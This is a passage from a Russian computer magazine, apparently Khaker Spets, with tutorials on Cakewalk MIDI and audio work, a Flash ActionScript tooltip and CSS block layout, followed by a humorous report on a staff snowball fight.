звучании ты ее больше не услышишь. То же самое работает и с восьмыми, и с четвертыми, так что изгаляйся, как считаешь нужным - простору здесь для этого много. Кстати, во время пыток лучше не убирай флажок с параметра «Ноты, Лирика и Аудио», так как это основные параметры, на которые осуществляется воздействие, а вот с длительностью ноты и временем начала делай, что хочешь, - это не так критично.

## КОНТРОЛЛЕРЫ

Контроллеры есть Midi-данные, которые используются в Midi-системе для обмена между устройствами. Они управляют параметрами синтезатора звуковухи или внешнего синтезатора на Midi-порте. В нашем случае контроллеры нужны для управления громкостью, реверберацией и так далее. В Calewalk 2002 это делать очень удобно. Чтобы открыть меню контроллеров, идем в «Вид—>Консоль». Перед нами возникает нечто, похожее на музыкальный центр. Что ж, тем понятней, как с ним обращаться. Как ты видишь, треков здесь столько же, сколько в нашей песне (хотя сколько выделишь, столько и появится), в самом низу под ними знакомые всем регуляторы громкости и кнопки «вруб/выруб». Сверху - баланс, соло и всякое разное. Перейдем к синим ползункам посередке пульта: первый из них - это хор. Здесь все просто - это эффект одновременного звучания одинаковых музыкальных инструментов - в натуре хор. Его числовое значение изменяется от 0 до 127 (27). Чуть ниже идет ползунок реверберации. Реверберация - это задержка звука на долю секунды между двумя колонками (еще ее называют умным словом «Surround»). Таким раком до ушей он дойдет в разное время, и создастся ложное впечатление эха. Значение это также можно изменять от 0 до 127. Так что если твои будущие слушатели - тормоза, то для них это будет самый радостный эффект. Далее переходим направо - здесь у нас, сначала, идет панель эффектов. Те ручки параметров шины, которые там можно крутить, ничего особо нового в песню не привнесут, зато здесь есть гораздо более интересная штука: щелкни на одном из черных экранов над крутилками и выбери «DX-инструменты—>VSC Dxi». Y-y-e-e-a-a-a! У нас выпрыгнул вшитый в Calewalk Music Creator 2002 программный синтезатор Virtual Sound Canvas. Вещь очень примечательная, совместимая с DirectX инструментами, поддерживает 16 партий на 128 голосов, 902 звука и 26 ударных партий. Ну а кроме того, встроенные реверберация, хор, задержка плюс много еще чего вкусного :). На самом деле этой теме можно посвятить отдельную статью, так что читай доки с хелпами, экспериментируй и наматывай себе всю премудрость на х... эээ... на ус.


## АУДИО

На сегодня с мидихами Зе Енд, пора переходить к Wave и MP3. Не будут же твои будущие фэны качать из Инета невразумительные Midi. Да и другие продвинутые аудиоредакторы работают только с живым звуком. Решено. Делаем из нот аудиофайл. Принцип, в общем-то, знаком даже начинающим аудиолюбителям - «What you hear» -



Контроллеры и Virtual Sound Canvas - настроим все!


стандартная функция ПО, поставляемого в комплекте с Живыми Бластерами. Ну да и в Cakewalk'е страдать долго не надо: сначала зайди в «Options—>Аудио» и убедись, что выбраны устройства ввода/вывода. Затем добавляй в файл аудиодорожку и добавляй к ней ручку для записи (дорожка—>ручка для записи или «R» рядом с названием трека). That`s all! Если в опциях записи Виндозного Volume control у тебя стоит флажок на микшере (Mixed output), то делать больше нечего. Можешь нажимать на запись рядом с плеерными кнопками и стоп, когда все закончишь. Те дорожки, присутствие которых в файле нежелательно, - просто глуши («M» - Mute или ручное подавление). Кстати, метроном советую или отключить, или, если уж он так тебе необходим, вывести на комповый динамик - так он не запишется на аудиотрек. Теперь, чтобы послушать готовый музон в Винампе, жми на «Файл—>Экспортировать звук», дальше и Бивис разберется. Если уж на то пошло, то аналогичные операции с «What you hear» можно устраивать в любом аудиоредакторе, поддерживающем звукозапись, хоть в Goldwave, хоть в Sound Forge или мастдайном фонографе. Жмешь в них запись, а после - воспроизведение в Cakewalk. Единственный недостаток - степень синхронности этих действий зависит только от быстроты твоих пальцев, так что можешь упустить что-то нужное в самом начале мелодии.



Выбираем стилизацию мурзика

## ШЕДЕВР

Ну да ладно, это все были лишь технические рекомендации. Пора переходить к конкретному туториалу. Я грузанул себе «Китайский Новый год». Это произведение я создал в Cakewalk'е около года назад для одной своей подружки, но почему-то она не оценила всей его глубины и скрытого (очень скрытого :)) смысла... Ну да ладно, перейдем к деталям. Песня написана в ми-мажоре. Шо це такэ? Объясняю: если строить гамму не в до-мажоре (где около скрипичного ключа нет никакого знака, влияющего на соответствующую ноту на протяжении всей мелодии), то начало нотостана начинает обрастать диезами и бемолями в четном и нечетном порядке. Почему? А ты видел на Midi-клаве или простом фортепьяно (хотя откуда тебе - комп, комп и еще раз комп :) пробелы между черными клавишами через каждую октаву? Долго объяснять, на хрен это надо, скажу только, что, проходя через этот барьер, гамма меняет свой первоначальный вид и характер звучания нот (помнишь про полутоны?). Ну, вот я и решил, что для моей мелодии лучше всего подойдет тональность ми-мажор. Это дает нам четыре диеза возле скрипичного ключа, то есть соответствующие ноты (до, ре, фа и соль) впредь будут повышены на полтона. Делается это в поле «вставка—>Счетчик/Изменение клавиш». В подписи ключей и выбираются тональности. Разумеется, звук на бумаге я не смогу передать, но кое-что ты себе представить сможешь. В самом начале «Нового года» я решил поместить звуковую схему из забойного советского мультика «Падал прошлогодний снег» («Нисиво не понимаю!»). Делается это элементарно: добавляется новая аудиодорожка и импортируется нужный кусок («Файл—>Импорт аудиофайла»). Кстати, можешь импортировать и видео, а потом просмотреть его вместе с записью (на панели видов Видео). Опосля я импортировал кусок китайской народной музыки, под которую выполнял особо извращенное упражнение Тайдзицуань в секции У-шу, и применил к нему эффект эха (правой кнопкой щелкаешь на треке и выбираешь «Аудио Эффекты—>Echo») и Distortion (искажение сигнала - можешь из металлического барабана получить звук прогнившей бочки). Затем я немного подрезал трек (просто, как в любом графическом редакторе) и, щелкнув на нем правой клавишей, выбрал зацикливание Груви клипов. То, что после этого получилось, называется Груви клип - звуковой отрезок со своими свойствами вроде собственного темпа, лупа и так далее. Клип я довел до ума, дважды щелкнув на нем левой клавишей мыша и подвинув появившиеся в нем маркеры тюнинга. Больше заниматься с этим треком-развратом я не стал и завершил создание своего шедевра добавлением пары скачанных из Инета семплов акустической гитары и спецэффектов.



Виртуальное пианино - для тех, кто консерваторий не кончал

## ЧТО ИМЕЕМ В ИТОГЕ?

ИМХО, я понаписал достаточно инфы, чтобы ты смог сотворить свою простенькую музыкальную композицию. Обо всем рассказать в этой статье без мазы. Ищи, иначе на кой ты читаешь X. И еще: все, о чем я рассказал выше, будет бессмысленно, если у тебя в голове (ну или откуда у тебя там все берется) не родится оригинальная, свойственная только тебе мелодия. Никакие, даже самые продвинутые, программы не принесут тебе ни известности, ни морального удовлетворения, если ты будешь набивать ноты от балды и таким же образом их обрабатывать. Учи ноты, набивай гаммы и постарайся научиться играть на каком-нибудь живом музыкальном инструменте - это тебе еще пригодится. Не уподобляйся популярным нынче Boyz-коллективам, в количестве двух-трех человек, эксплуатирующих одну затасканную, заремиксованную до смерти мелодию. В общем, юзай мое личное правило: «Слушай меньше всего той музыки, которая не твоя собственная». Удачи!

Iv (dembicki@narod.ru, http://dembicki.narod.ru)

# TIPS OF FLASH: ПОДСКАЗКА ЮЗВЕРЮ

Итак, ты нарисовал кнопки, их много, каждая делает свое дело, все нажимается, сверкает и шевелится. Мечта сбылась - заказчик выпал в осадок при виде такого чуда. (Слезы радости, крики «Браво!» за кулисами).
Но наступил второй этап: клиент попытался разобраться, на какие кнопки кликать и что после этого произойдет и... запутался.

## TIPS 1

Расслабься.

## TIPS 2

Это нормально. То что для тебя очевидно, совершенно неочевидно для других. Твоя иконка кул. Почти как у Смарта или Димона из Телетайпа. Но как догадаться бедному клиенту, что если кликнуть на этот глаз из преисподней, то обязательно попадешь в раздел с описанием услуг фирмы?

## TIPS 3

Нужно делать tipsы.


Рис. 1. Заметно, что я программист, а не дизайнер, но главное в этом рисунке, чтобы все было понятно.

## TIPS 4

Есть два пути:
Первый с виду проще: нужно в каждый мувик воткнуть по типсе и не париться. Но при большом количестве иконок и постоянно меняющихся соображений клиента (а также его жены, твоего шефа и всех его родственников и т.п.) по поводу текстов на типсах принимаем сложное, но достойное решение: типса будет одна! Но умная. Это и есть второй путь.

## TIPS 5

Поскольку заранее неизвестна длина текста в типсе, бэграунд ее будет растягиваемый. А если захочется сделать ее объемной, то окантовывать лучше всего линией со стилем harline. Только такая линия не будет изменять свою толщину. Сама типса будет состоять из нескольких элементов: текстовое поле, основной фон, указатель на объект и тень к этому добру.

## TIPS 6

Если ты хочешь, чтобы текст типсы можно было менять, а ты хочешь, не забудь указать, что тип текстового поля у нас - Dynamic Text. Это делается в закладочке Properties при зажатой кнопке «T» на линейке инструментов. Тут же, кстати, можно указать и имя инстанса aka экземпляра объекта, с которым будем работать.

## TIPS 7

Раскидай по слоям объекты, чтобы они не мешали друг другу. Обрати внимание, на то, что указатель и его тень несколько отличаются друг от друга по форме. Указатель должен находиться слоем выше фонового мувика, чтобы перекрывать обводку мувика, но слоем ниже текстового поля.
Тень делаем без линий обводки заливкой черного цвета с 30 процентной альфой (тоже выставляется во вкладке Properties). Центр мувиклипа фона и мувиклипа тени сделай в левом верхнем углу графики.


Рис. 2. Указатель типсы должен показывать в центр мувика.

## TIPS 8

Типсу в сборе помести в мувик, скопировав в него кадры, и раздай имена:
tips_txt - текстовое поле;
tips_bg_mc, tips_shadow_mc - мувики, догадайся какие.
Размести типсу в мувике как на рисунке 2.
Остался сущий пустяк - программинг.

## TIPS 9

Чего мы хотим от типсы?
Мы хотим:
- чтобы наша типса показывалась после некоторой задержки мыши над мувиком;
- причем чтобы делала это независимо от иерархии мувиков;
- и показывала текст подсказки, если он мувику назначен;
- чтобы типса не гнула ноги твоему компу.

Всегда вначале продумай общую логику и основные принципы.
Я буду реализовать следующий принцип:
- Поскольку длина текста заранее неизвестна, будем использовать автоматический размер текстового поля и на его основании задавать ширину мувиков.
- Ежекадрово проверяем время задержки, если мышка двигается - обнуляем это время, если нет - ожидаем истечения времени задержки, после чего показываем типсу.

## TIPS 10

Перед тем, как приступить к написанию скрипта, переключись с русского на английский.

## TIPS 11

Основные шаги программы такие:
1. ожидание остановки мыши;
2. перебор мувиклипов для проверки попадания мыши на мувик с текстом для типсы;
3. если попали на такой мувик, то показываем типсу и прекращаем дальнейшие проверки;
4. если не попали, то тоже прекращаем любые проверки;
5. в любом случае, если мышь двинулась с места и съехала с мувика, которому была назначена типса или такого мувика не было, запускаем заново процедуру с пункта 1. Короче, сказка про белого бычка: «эта песня хороша, начинай сначала».

## TIPS 12

Скрипт нужно воткнуть в верхний кадр типсы. Я прокомментирую его основные моменты:

```
/* устанавливаем время задержки 1 сек.: */
this.tooltipTime = 1000;
/* функция ожидания остановки движения мыши: */
waitMouseDelay = function () {
```

```
/* вначале прячем типсу и ставим в координаты 0,0 */
this._visible = this._x = this._y= 0;
/* сбрасываем время при движении мыши */
this.onMouseMove = function() {
  this.t0 = getTimer();
```

Рис. 3. Код типсы наглядно.

```
};
/* каждый кадр проверяем не истекло ли время */
this.onEnterFrame = function() {
  if (getTimer()-this.t0>this.tooltipTime) {
/* ищем, не попала ли мышь на мувик с текстом подсказки, начиная с рута. Реализовано в отдельной функции checkHitTest, которая при нахождении мувика с текстом подсказки (в переменной tooltip_text) помещает этот текст в переменную tooltip_target_text в типсе: */
      this.checkHitTest(_root);
/* если функция в предыдущем кадре задала переменную tooltip_target_mc */
      if (this.tooltip_target_mc) {
/* то значит мувик с текстом типсы найден и на нем находится мышь - мы можем показать типсу */
          this.showTooltip(this.tooltip_target_text);
/* если нет, */
      } else {
/* останавливаем проверку на истечение времени */
          delete this.onEnterFrame;
/* а если двинется мышь, то начинаем все сначала */
          this.onMouseMove = function() {
              waitMouseDelay();
          };
      }
  }
};
};
/* Это функция поиска мувика, на который наведена мышь и который имеет текст для типсы */
this.checkHitTest = function (m) {
  delete this.tooltip_target_mc;
  delete this.tooltip_target_text;
  for (var mc in m) {
      if (m[mc].hitTest(_root._xmouse, _root._ymouse, 1)) {
          if (m[mc].tooltip_text != undefined) {
              this.tooltip_target_mc = m[mc];
              this.tooltip_target_text = m[mc].tooltip_text;
              return;
          } else {
              if (!this.tooltip_target_mc) {

this.checkHitTest(m[mc]);
                  return;
              }
          }
      }
  }
};
/* Это функция показа типсы */
showTooltip = function (t) {

this.swapDepths(this._parent.getTopDepth())
  this._visible = 1;
  this._x = this._parent._xmouse;
  this._y = this._parent._ymouse;
  this.tips_txt.text = t;
  this.tips_txt.autoSize = true;
  this.tips_bg_mc._width = this.tips_txt._width+20;
  if (this.tips_bg_mc._width<50) {
      this.tips_bg_mc._width = 50;
  }
  this.tips_shadow_mc._width = this.tips_bg_mc._width;
  delete this.onEnterFrame;
  this.onMouseMove = function() {
      if (this.tooltip_target_mc.hitTest(_root._xmouse, _root._ymouse, 1)) {
          this._x = this._parent._xmouse;
          this._y = this._parent._ymouse;
          updateAfterEvent()
      } else {
          waitMouseDelay();
      }
  };
};
/* Эта функция возвращает первую свободную верхнюю глубину если задать аргумент positive равным true, то будет возвращать первую положительную глубину */
MovieClip.prototype.getTopDepth = function(positive) {
  var mc, depth;
```


Рис. 4. Вот такого результата ты должен добиться.

```
  for (var mc in this) {
      if (typeof this[mc] == «movieclip») {
          depth = this[mc].getDepth();
          break;
      }
  }
  if (depth == undefined) {
      return positive ? 0 : -16382;
  }
  if (positive) {
      return depth<0 ? 0 : depth+1;
  }
  return depth+1;
};
/* мы эту нужную функцию спрячем и защитим от перезаписи или удаления */
ASSetPropFlags(MovieClip.prototype, [«getTopDepth»], 7, 1);
/* инициализируем типсу: */
this.waitMouseDelay();
```

## TIPS 13

Имея такую умную типсу, тебе достаточно задать в любом мувике любое значение переменной tooltip_text. Чтобы протестировать создай новый файл и из библиотеки перетащи мувик с типсой в первый кадр. Нарисуй что-нибудь и помести в мувик, а потом в первом кадре этого мувика напиши tooltip_text = «Это проверка типсы». Наведи мышь и подожди секунду.

## TIPS 14

Ты долго переписывал скрипт, и я это приветствую. Если ты хочешь хотя бы понять, что происходит, то без тщательного прохода по скрипту не обойтись. И даже простое переписывание этому способствует. Но если у тебя не получилось даже переписать, то загляни ко мне на сайт, может исходник найдешь...

# TIPS OF WEB
## ЗАМОРОЧКИ С CSS

**Vadias** (painter@gameland.ru, www.freehand.str.ru)

**Всем известно, что веб-страницы в большинстве своем верстаются с помощью таблиц, так как только они из всего языка HTML позволяют более менее точно распихать элементы паги по нужным местам. Однако мало кто знает, что этому способу есть альтернатива - блоки CSS.**

### 1

CSS позволяет создавать блоки определенной юзером ширины и высоты, задавать им разнообразные свойства и рассовывать их по странице в любое место с пиксельной точностью. Блок может содержать как текст, так и изображение, и вообще любые данные. Также он может вкладываться в другой блок (вложенность неограниченна). Таблицы в случаях глубокой вложенности начинают жестоко тормозить браузер, в то время как CSS-блоки обрабатываются довольно быстро.

### 2

Как создать простейший CSS-блок нужной нам ширины? Для этого сначала придется написать код его свойств и вставить в страницу либо в файл со стилями (это тот, который оканчивается на .css):

```
<STYLE TYPE=«text/css»>
#css-block {
width: 40px}
</STYLE>
```

Заметь, перед именем «css-block» стоит значок «#» - это значок ID. По правилам это значит, что блок такого типа будет единственным на странице. Если же ты хочешь усыпать все поле юзерского браузера такими блоками, правильнее будет поставить не «#», а точку, вот так: .css-block. В таком случае это будет класс.

Теперь в любое место страницы вставляем непосредственно блок. Делается это тегами <DIV>:

```
<DIV ID=«css-block»>
Этот драный блок имеет ширину 40
пикселей
</DIV>
```

### 3

На большинстве сайтов используется трехколоночная верстка: первая, узкая, колонка - навигация по сайту, вторая, самая широкая - текст (новости и прочая информация), третья, узкая - разная мелочь, реклама, голосования и тому подобное. Таким образом, мы можем сделать три колонки блоками, ведь распределять их ширину можно не только пикселями, но и процентами. Следующий код делает именно такую страницу:

```
<STYLE TYPE=«text/css»>
#left {
width: 25%;
position: absolute }

#center {
width: 50%;
position: absolute;
left: 25% }

#right {
width: 25%;
position: absolute;
left: 75% }
</STYLE>
```

```
<div id=«left»>
Навигация
</div>
<div id=«center»>
Новости
</div>
<div id=«right»>
Реклама и мелочь
</div>
```

Здесь мы абсолютно позиционируем наши элементы, поэтому в блоках «center» и «right» делаем отступ слева 25 и 75 процентов соответственно.

### 4

Наружные поля (margins) в нашем случае не обязательны, но ты можешь иметь в виду, что следующий стиль:

```
#xak {
margin: 10px}
```

создаст вокруг блока «xak» поля шириной в 10 пикселей.
В обычных случаях все содержимое страницы имеет некоторый отступ от края браузера (сверху и слева). Однако это предусмотрено в основном только для текста. Чтобы убрать эти отступы, надо подредактировать тег <body>:

```
<body leftmargin=«0» topmargin=«0»>.
```

### 5

Чтобы текст одного блока не прилипал к тексту другого, следует выставить все необходимые отступы. Сделаем внутренние отступы, скажем, в 5 пикселей (имей в виду, тогда расстояние содержимого соседних колонок составит 5+5=10 пикселей). Это делается так:

```
<STYLE TYPE=«text/css»>
#left {
padding: 5px;
width: 25%;
position: absolute }
</STYLE>
```

Либо, если это изменение применимо для всех контейнеров на паге, чтобы не париться и не увеличивать объем кода, это свойство можно вписать в стиль тега <DIV>, который необходим для объявления любого блока:

```
<STYLE TYPE=«text/css»>
DIV {
padding: 5px }
</STYLE>
```

Трехколоночный дизигн а'ля натюрель.

## 6

Выравнивание текста внутри блоков можно также вписать в стиль тега <DIV>, так как обычно выравнивание одинаково по всей странице. По умолчанию текст равняется по левой стороне, в примере ниже это свойство меняется на выравнивание по ширине (текст растягивается на ширину блока):

```
<STYLE TYPE=«text/css»>
DIV {
text-align: justify }
</STYLE>
```

## 7

Если возникла необходимость взять какой-нибудь блок в рамку, смотри сюда:

```
<STYLE TYPE=«text/css»>
#vramke {
width: 40px;
border-width: 5px;
border-color: yellow;
border-style: ridge}
</STYLE>
```

Это стиль блока шириной в 40 пикселей, с выпуклой трехмерной рамкой желтого цвета толщиной в 5 пикселей. Кроме значения ridge, есть еще стили solid, double, groove, inset и outset.

## 8

Мы можем позаботиться и о заднем фоне любого отдельно взятого блока. Для этого нам предоставляется целый набор средств. Например:

```
<STYLE TYPE=«text/css»>
#bgrulez {
width: 40px;
background-color: #333;
background-image: url(img/fon.gif);
background-repeat: no-repeat }
</STYLE>
```

Итак, у данного блока цвет бакграунда будет #333, фоновая картинка - fon.gif из папки img, фоновая картинка не будет размножаться по осям (no-repeat). Кроме no-repeat, свойство background-repeat принимает значения repeat (картинка размножается по обеим осям), repeat-x (по горизонтали), repeat-y (по вертикали). Очень полезно, если хочется намутить, например, полосатый задник - достаточно всего одной полосочки.

Упакуем левый блок в рамку.

## 9

Слабое место рассмотренной верстки блоками CSS - трудное регулирование высоты, особенно это может повредить дизайну при разных заданных цветах блоков-колонок. Эту проблему можно попробовать обойти, установив достаточную одинаковую высоту для всех колонок, скажем, 70%.

## 10

Если ты хочешь больше узнать о верстке с помощью CSS и вообще накачаться инфой о каскадных листах стилей, смело рекомендую книгу Михаила Дубакова «Веб-мастеринг средствами CSS» издательства BHV. Этот белорусский веб-мастер, действительно, может немало поведать о своем нелегком искусстве; кроме того, альтернативы у этой книги, в отличие от «верстки с помощью таблиц» :), можно сказать, пока что нет. В инете подобной инфы также мало, хотя на английском языке есть неплохие тематические ресурсы - например, сайт Джеффри Зелдмана, ярого поборника CSS - www.alistapart.com.

## Bonus

Если ты настоящий графический дизайнер, то при подготовке страницы сначала юзаешь графический редактор (CorelDraw, Photoshop), лабаешь в них макет, а уже потом его реализуешь подручными средствами верстки HTML. Одной из проблем такого подхода является то, что цвет, заданный в редакторе шестнадцатеричным числом, иногда при экспорте в gif или jpg оказывается несколько иным :(, и при верстке страницы приходится ориентироваться на него. Есть неплохая маленькая утилита для определения шестнадцатеричного значения цвета на экране - «Web Designers Tool Set» (WTS), ее можно найти по адресу www.slhi.com.ru. Кроме цвета, с ее помощью можно точно измерять расстояния между объектами, что тоже не самая маловажная деталь сайтопроизводственного процесса.

# BCM2.

## команда Спеца против команды читателей!!!

**«И был Кухулин в ярости, и разбрасывал в истерике сотни вражеских воинов. И проезжал семь раз по семь через вражеское войско и еще семь раз по семь».**

Из ирландского эпоса.

Константин Руденский

**В наше время устраивать массовые побоища с использованием пейнтбола, страйкбола, и прочих пафосных заменителей мужских пенисов очень модно. Разнообразные реализаторы мужских комплексов сейчас нарасхват. А мы говорим, что эти самые реализаторы не есть круто – надо играть в снежки! Это гораздо более жестоко и fun'ово, а главное, дешево и сердито. Замутить сноубольное мясо можно даже на ходу. Так появились БСМ - Большие Снежковые Маневры.**

Дело было в прошлом году, когда за окном валялись огромные сугробы, а натруженные пальцы были готовы пробить насквозь задолбанную клаву. Ноа, Донор и Мэд разбазарились по аське про безбашенное прошлое, снег и веселье и решили, что Контра – не единственное массовое порывалово, от которого прет не по детски. Начались терки, типа «да я в ваши годы…», «да меня весь двор боялся!», «да я вас, как чешек ламоботных!» и так далее. В общем, решили набить друг другу задницы снегом по всем правилам, с большой тусой, крепостями, снеговиками и зарытыми в снег врагами.

Происходило все это на живописном индустриальном берегу Москвы реки прямо в черте города. «Ох, и жаркое то было дело!» - можно сказать тоном бывалого моряка-спецназовца. Несколько часов СПЕЦ-редакторы и СПЕЦ-авторы, перекованные в бойцов ледяного фронта, сражались не на жизнь, а на смерть, поражая все самые уязвимые части тела (уши, носы и рты), и рвали на куски бесценных вражеских снеговиков, в которых был вложен весь креатив и вся любовь к снежным бабам (и даже крепостные валы не могли их удержать).

Если ты когда-нибудь играл в настольные ролевые игры, в компьютерные 3D-экшны, в зарницу, дочки-матери на деньги, в русскую рулетку, то знай – все, что происходит на Больших Снежковых Маневрах адреналинит кровь гораздо круче.

Ну а теперь суперполезная инфа для тебя.

## ЧТО ТАКОЕ СНЕЖКОВЫЕ МАНЕВРЫ

Снежковыне маневры - это грандиозная тактическая гама, в процессе которой, участникам надо быстро и грамотно построить крепостную стену, хитро сваять и разместить снежную женщину, обеспечить подвоз оружейного снега и сварганить пару… десятков ураганных атак на бабу противника. И все это под градом тяжеленных мокрых снежков и боевых кличей, типа «идите сюда, трусливые шакалы!», с другой стороны.

Основные технические характеристики:
- 249 видов попаданий по всему телу;
- 312 вариантов атаки морковкой;
- 285 способов стрельбы из положения лежа;
- 17 основных брыков ногами;
- графика и геймплей вдесятеро лучше, чем в DOOM III;
- слаженность команды критичнее, чем в Counter-Strike;
- эффект полного присутствия снега за шиворотом;

- трехмерные синяки;
- эффект сглаживания ушей и носа;
- и, наконец, встроенная игра «Вылепи себе тетку и воткни в нее морковку».

## ЭДВАНСЕД СНОУБОЛЛЗ

SPEZ-CREW, естественно, не перло от простых снежков, типа, «шутем-всем-в-табло-без-разбору». Чтобы игра была азартнее, решили кепчить зи флаг.

Участники поделились на две команды, распределили роли (аттакеры, снайперы, берсеркеры, защитники баб) и действовали стратежно: кто-то с тылов обходил, кто-то пер напролом, кто-то отстреливал все, что движется, кто-то вытаптывал вражеский снег. Основная задача была поразить снежную тетку в морковку или вообще отстрелить ей голову. Это не так-то просто, потому что вырвать морковь руками – неинтересно, а вот выбить ее метким снежком – это высший пилотаж, и достойно респекта.

У перцев сразу начал работать (о, чудо!) не только спинной, но и основной мозг. Чего только не выделывали СПЕЦ-чуваки: кидали сразу тучу снежков, прорывались к крепости с огромными комками, использовали отвлекающие маневры. Естественно без читов не обошлось: уж и на бабу ложились, чтобы прикрыть ее своей задницей, и ложные морковки ставили, но не помогало. Читерз маст дай!

А какое тактическое разнообразие снеговиков: восьминогие, многочленные карлики; рогатые, пятигрудые гиганты; толстопопые гидроцефалы – в общем, вся сила извращенного креатива SPEZ-CREW.

Но это все, естественно, не означает, что нужно гамать так и только так. Наоборот, в следующий раз СПЕЦ-перцы и тетки решили забацать еще более безбашенную концепцию.

## ВЕТЕРАНСКИЙ ОПЫТ

Первые БСМ подкинули много интересного опыта. Делюсь бесплатно. Цени!

Во-первых, оказалось, что БСМ довольно опасная гама, поэтому щелкать нижней губой не рекомендуется. Раздавая ценные указания соратникам и издавая боевой клич, нужно учитывать, что в широко открытую пасть может влететь меткий снежок (рот-шот), а то и комок.

Не стоит пренебрегать толстой вязаной шапкой (броня не бывает лишней), так как ухо-шот – явление тоже не редкое, а синяки получаются довольно большими и болезненными.
Во-вторых, грамотный менеджмент команды очень сильно влияет на исход битвы. БСМ сразу проявляют личные качества игроков. Выносливые и юркие перцы прекрасно идут в лобовую атаку, тяжелые лоси отлично защищают родных баб, а самые хитрые и незаметные пробираются в тыл и устраивают диверсии. Нельзя также забывать про снабжение. Всех нужно расставить по местам, иначе в самый ответственный момент задница снежной женщины останется без прикрытия (так всегда и получалось), а атака может захлебнуться из-за своей малочисленности.
В-третьих, нельзя халявить при строительстве крепости, возведении бабы, укреплении тыла и набивании складов боеприпасами. Чем халтурнее крепость, тем быстрее враг завалит снежную телку.
В-четвертых, неплохо бы иметь фляжечку с чем-нибудь горяченьким (горячительным) для поддержания боевого духа.
В-пятых, кто-то обязательно должен это все фоткать. Такие кадры получаются – закачаешься!

## ГОРА ВПЕЧАТЛЕНИЙ

Сейчас, когда впечатления пожухли, и уже охота их обновить, не получится передать те ощущения, которые получили СПЕЦ-перцы в полной мере, поэтому за нас лучше всего скажут месаги в нашей внутренней рассылке, которых сразу после БСМ было рекой. Читай и завидуй!

Hello Якудзоиды!
БСМ СОСТОЯЛИСЬ! ПРОГУЛЬЩИКИ ПРПУСТИЛИ СУПЕРРАЗВЛЕКУХУ!
Поле после нас превратилось во вспаханный полигон, остались развалины титанических укреплений и снежные монстры. Все мы извалялись в снегу и даже наелись оного, что по данным Минздрава довольно вредно, но не суть. МэдДок постоянно жульничал, поэтому я все время проигрывал, но после жуткого наезда с моей стороны хаос пришел в норму, и мы даже поиграли по правилам ;). Сорри, кого обидел! Классные фотки, куча впечатлений!
Питерцы и Киевляне, ждем отчетов от вас!

**З.Ы.** Гриф, мы тебя ждали, ждали, даже оставили трех разведчиков в метро! Где ты был?!
ЗЫЗЫ Оригинальная расшифровка БСМ - бондаж садо-мазо :) Где-то так и было... :)))

**Mr.Donor**

Да никто не жульничал!
просто ваше племя трусливых шакалов не могло даже нормально атаковать наших храбрых воинов! Стояли все, понимаешь, в 10 метрах от наших укреплений и лениво покидывались снежками... беспрепятственно пропуская наших отважных бойцов прямо в центр своих позиций.
Но это все не суть - главное, что оттянулись действительно по полной. И, кроме того, журнал "Хакер СПЕЦ" победил!! УРААА!!!!!

**Сумасшедший Доктор**

Что хочется сказать по поводу Маневров? Кто там не был и не имел возможности побывать и поучаствовать по роковому стечению обстоятельств - того по-человечески жалко. Кто знал и либо по лени, либо по раздолбайству великому забил болт на главное событие но-

вого тысячелетия - тому стоит глянуть на фотки и умереть от горя. А у тех, кто находился за сотни и тысячи километров от поля битвы хочу спросить: "У вас, что, снега нет?" Я лично так не оттягивался давно. "Центр и регионы - даешь команду супер-снегометов!!!" Вызовем на дуэль Мелкософтовцев и устроим им formatFACE.exe.

**Соловей**

**Изложу и я свое отчасти противоречивое мнение о Больших Снежковых Маневрах.**

